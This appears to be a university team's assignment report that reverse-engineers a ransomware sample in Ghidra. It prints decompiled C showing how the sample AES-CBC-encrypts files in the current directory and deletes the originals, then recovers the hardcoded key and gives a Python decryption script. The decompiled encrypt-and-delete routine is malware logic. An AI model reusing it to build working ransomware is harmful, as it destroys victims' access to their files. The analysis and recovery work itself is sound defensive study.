Assignment3 Team6 Report

Jiayang Xu, Zhengyang Cheng, Haohan Fu, Xibin Yu, Xi Wang and Haoyu Ju

26, March, 2025

1 Analyze the malware's code

1.1 Start

We used Ghidra to analyze the malware code. We found it difficult to find the code that implements the encryption function directly from the entry point, so we started at defined strings in the program. Then we found the AES encryption function **AES_Encrypt_140007080**, whose function call tree is shown in Figure 1:


Figure 1: Function call trees

1.2 The AES encryption function

AES_Encrypt_140007080 is the AES encryption function.

```
1    /* Open plaintext file */
2    local_f8 = CreateFileW(input_path,1,1,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,
3                    (HANDLE)0x0);
4    if (local_f8 == (HANDLE)0xffffffffffffffff) {
5      DVar3 = GetLastError();
6      Error_140007510(L"Error opening plaintext file!\n",DVar3);
7    }
8    else {
9      printf((char *)L"Successfully opened plaintext file, %s. \n",input_path);
10                /* Create encrypted file */
11      hFile = CreateFileW(output_path,2,1,(LPSECURITY_ATTRIBUTES)0x0,4,0x80,
12                    (HANDLE)0x0);
13      if (hFile == (HANDLE)0xffffffffffffffff) {
14        DVar3 = GetLastError();
```

```
15          Error_140007510(L"Error opening destination file!\n",DVar3);
16        }
17        else {
18          printf((char *)L"Successfully created destination file, %s. \n",
19                  output_path);
20          local_e8 = 0x3e0;
21          buffer = (undefined8 *)_malloc_base(0x3f0);
22          if (buffer == (undefined8 *)0x0) {
23            Error_140007510(L"Not enough memory to allocate file buffer. \n",
24                            0x8007000e);
25          }
26          else {
27            printf((char *)L"%i file buffer has been allocated. \n",0x3f0);
28            local_f0 = (uint *)0x0;
29            local_f0 = (uint *)_malloc_base(4);
30            bVar1 = false;
31            do {
32                        /* Write 16 bytes IV */
33              BVar2 = WriteFile(hFile,IV_140086010,0x10,lpByteNum,(LPOVERLAPPED)0x0
    )
34                ;
35              if (BVar2 == 0) {
36                DVar3 = GetLastError();
37                Error_140007510(L"Error writing padding size.\n",DVar3);
38                goto LAB_1400073da;
39              }
40              printf((char *)L"IV successfully added to file.\n");
41              BVar2 = ReadFile(local_f8,buffer,0x3f0,lpByteNum,(LPOVERLAPPED)0x0);
42              if (BVar2 == 0) {
43                DVar3 = GetLastError();
44                Error_140007510(L"Error reading plaintext!\n",DVar3);
45                goto LAB_1400073da;
46              }
47              if (lpByteNum[0] < 0x3f0) {
48                bVar1 = true;
49              }
50              *local_f0 = lpByteNum[0];
51                        /* Write Buffer Length */
52              BVar2 = WriteFile(hFile,local_f0,4,lpByteNum,(LPOVERLAPPED)0x0);
53              if (BVar2 == 0) {
54                DVar3 = GetLastError();
55                Error_140007510(L"Error writing padding size.\n",DVar3);
56                goto LAB_1400073da;
57              }
58              printf((char *)L"Length of file buffer successfully added to file.\n"
    )
59                ;
60              printf((char *)L"Starting CBC encryption.\n");
61                        /* AES encrypt */
62              InitEncryption_140008790
63                        ((longlong)context_array,0x140086000,
64                         (undefined8 *)IV_140086010);
65              StartEncryption_140008450((longlong)context_array,buffer,0x3f0);
66              printf((char *)
67                     L"Successfully encrypted file buffer. Writing to destination
    fi le...\n"
68                    );
```

```
69                     /* Write encryted file */
70            BVar2 = WriteFile(hFile,buffer,0x3f0,lpByteNum,(LPOVERLAPPED)0x0);
71            if (BVar2 == 0) {
72              DVar3 = GetLastError();
73              Error_140007510(L"Error writing ciphertext.\n",DVar3);
74              goto LAB_1400073da;
75            }
76          } while (!bVar1);
77          thunk_FUN_14003d334(local_f0);
78        }
79      }
80    }
```

Listing 1: AES_Encrypt_140007080

AES-CBC-128

2 Determine what files are targeted

EncryptAndRenameFiles_140007590

```
1     do
2     {
3       /* Exclude Directory */
4       if ((local_10e8.dwFileAttributes & 0x10) == 0)
5       {
6         CopyWPath_140007bc0(local_a68, 0x104, dir);
7         input_addr = local_a68;
8         ConcatWPath_140007b20(input_addr, 0x104, local_10e8.cFileName);
9         GetModuleFileNameW((HMODULE)0x0, local_858, 0x104);
10        thunk_FUN_14000c700((undefined8 *)local_e98,
11                            (undefined8 *)local_10e8.cFileName, 6);
12        /* Exclude "~en" */
13        iVar2 = wcscmp(local_e98, L"~en");
14        if (iVar2 != 0)
15        {
16          _Str2 = PathFindFileNameW(local_858);
17          /* Exclude Malware Itelf */
18          iVar2 = wcscmp(local_10e8.cFileName, _Str2);
19          if (iVar2 != 0)
20          {
21            CopyWPath_140007bc0(local_648, 0x104, dir);
22            output_addr = local_648;
23            ConcatWPath_140007b20(output_addr, 0x104, (short *)&DAT_140070fd8);
24            ConcatWPath_140007b20(output_addr, 0x104, local_10e8.cFileName);
25            AES_Encrypt_140007080(input_addr, output_addr);
26            DeleteFileW(input_addr);
27          }
28        }
29      }
30      BVar3 = FindNextFileW(local_1110, &local_10e8);
31    } while (BVar3 != 0);
```

Listing 2: EncryptAndRenameFiles_140007590

RansomwareProcessor_140008240

```
1  void RansomwareProcessor_140008240(void)
```

```
 2 {
 3     /*...*/
 4     WCHAR dir[264];
 5     /*...*/
 6     printf((char *)L"Getting current directory. ");
 7     GetCurrentDirectoryW(0x104, dir);
 8     EncryptAndRenameFiles_140007590(dir);
 9     Sleep(10000);
10     /*...*/
11 }
```
Listing 3: RansomwareProcessor_140008240

3 Recover the AES key

As noted above, the memory address of the AES key is the second parameter of the function
InitEncryption_140008790:

```
1 InitEncryption_140008790((longlong)context_array,0x140086000,(undefined8 *)
     IV_140086010);                                    /*Address of AES key*/
```
Listing 4: call of InitEncryption_140008790

Then we took a screenshot of the key in Ghidra, as shown in Figure 2.
The AES key is '8d02e65e508308dd743f0dd4d31e484d'.

Figure 2: the AES key in Ghidra

4 Decrypt Hank's files.

The tool to decrypt Hank's files is **'assinment3-team6-data/AES_decrypt.py'**.
There are two important functions in the program.

4.1 Decrypt a block

Only keep the actual plaintext length portion, the rest is meaningless padding used during
encryption.

```
1 def decrypt_block(ciphertext_block, key, iv, actual_plaintext_len):
2     cipher = AES.new(key, AES.MODE_CBC, iv)
3     decrypted_block = cipher.decrypt(ciphertext_block)
4     return decrypted_block[:actual_plaintext_len]
```
Listing 5: decrypt_block

4.2 Decrypt the file

```python
def decrypt_file(input_path, output_path, key_hex):
    #...
    with open(input_path, 'rb') as f_in, open(output_path, 'wb') as f_out:
        while True:
            # Read the 16-byte IV
            iv = f_in.read(16)  #0a0b0c0d0e0fa0b0c0d0e0f0aabbccdd
            #...
            # Read the 4-byte actual plaintext length
            block_len_bytes = f_in.read(4)
            #...
            actual_plaintext_len = struct.unpack('<I', block_len_bytes)[0]
            # Read the encrypted 1008-byte block
            ciphertext_block = f_in.read(BLOCK_SIZE)
            #...
            # AES Decrypt
            plaintext_block = decrypt_block(ciphertext_block, key, iv,
    actual_plaintext_len)
            f_out.write(plaintext_block)
            #...
```

Listing 6: decrypt_file

To use this python script, please install pycryptodome.

```
pip3 install pycryptodome
```

Then replace the following line with YOUR directory of the files to be decrypted, and DO NOT add a '/' to the end of your directory.

```
FILE_DIRECTORY = "HanksBackup"
```

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Appendix

A Ghidra zip file

The Ghidra project file is **'assinment3-team6-data/mYSCpPoHAih.gzf'**.

B C-style decompiled codes

All the C-style decompiled codes mentioned above can be found in the directory **'assinment3-team6-data/C-style decompiled code'**.
In addition, there are some functions not mentioned above, but which are also valuable (because they are part of the function call tree), listed below:

1. entry.c

```c
void entry(void)
{
    __security_init_cookie();
    RansomwareEntryPoint_14000afe0();
    return;
}
```

Listing 7: entry.c

2. RansomwareEntryPoint.c

```c
ulonglong RansomwareEntryPoint_14000afe0(void)
{
    /*...*/
            __scrt_get_show_window_mode();
            _get_wide_winmain_command_line();
            /*Ransomware Processor here*/
            uVar3 = RansomwareProcessor();
            uVar7 = __scrt_is_managed_app();
    /*...*/
}
```

Listing 8: RansomwareEntryPoint__14000afe0.c

C   Decrypted files

All decrypted files can be found at:
https://github.com/Superior-Josh/FMPT-Assignment3/tree/main/HanksBackup_decrypted

C.1   Screenshot of the output

The successful output of the decryption tool is shown in Figure 3.

Figure 3: Decryption tool output

A decrypted example (**SampleVideo_1280×720_30mb.mp4**) is shown in Figure 4.

Figure 4: Decrypted file example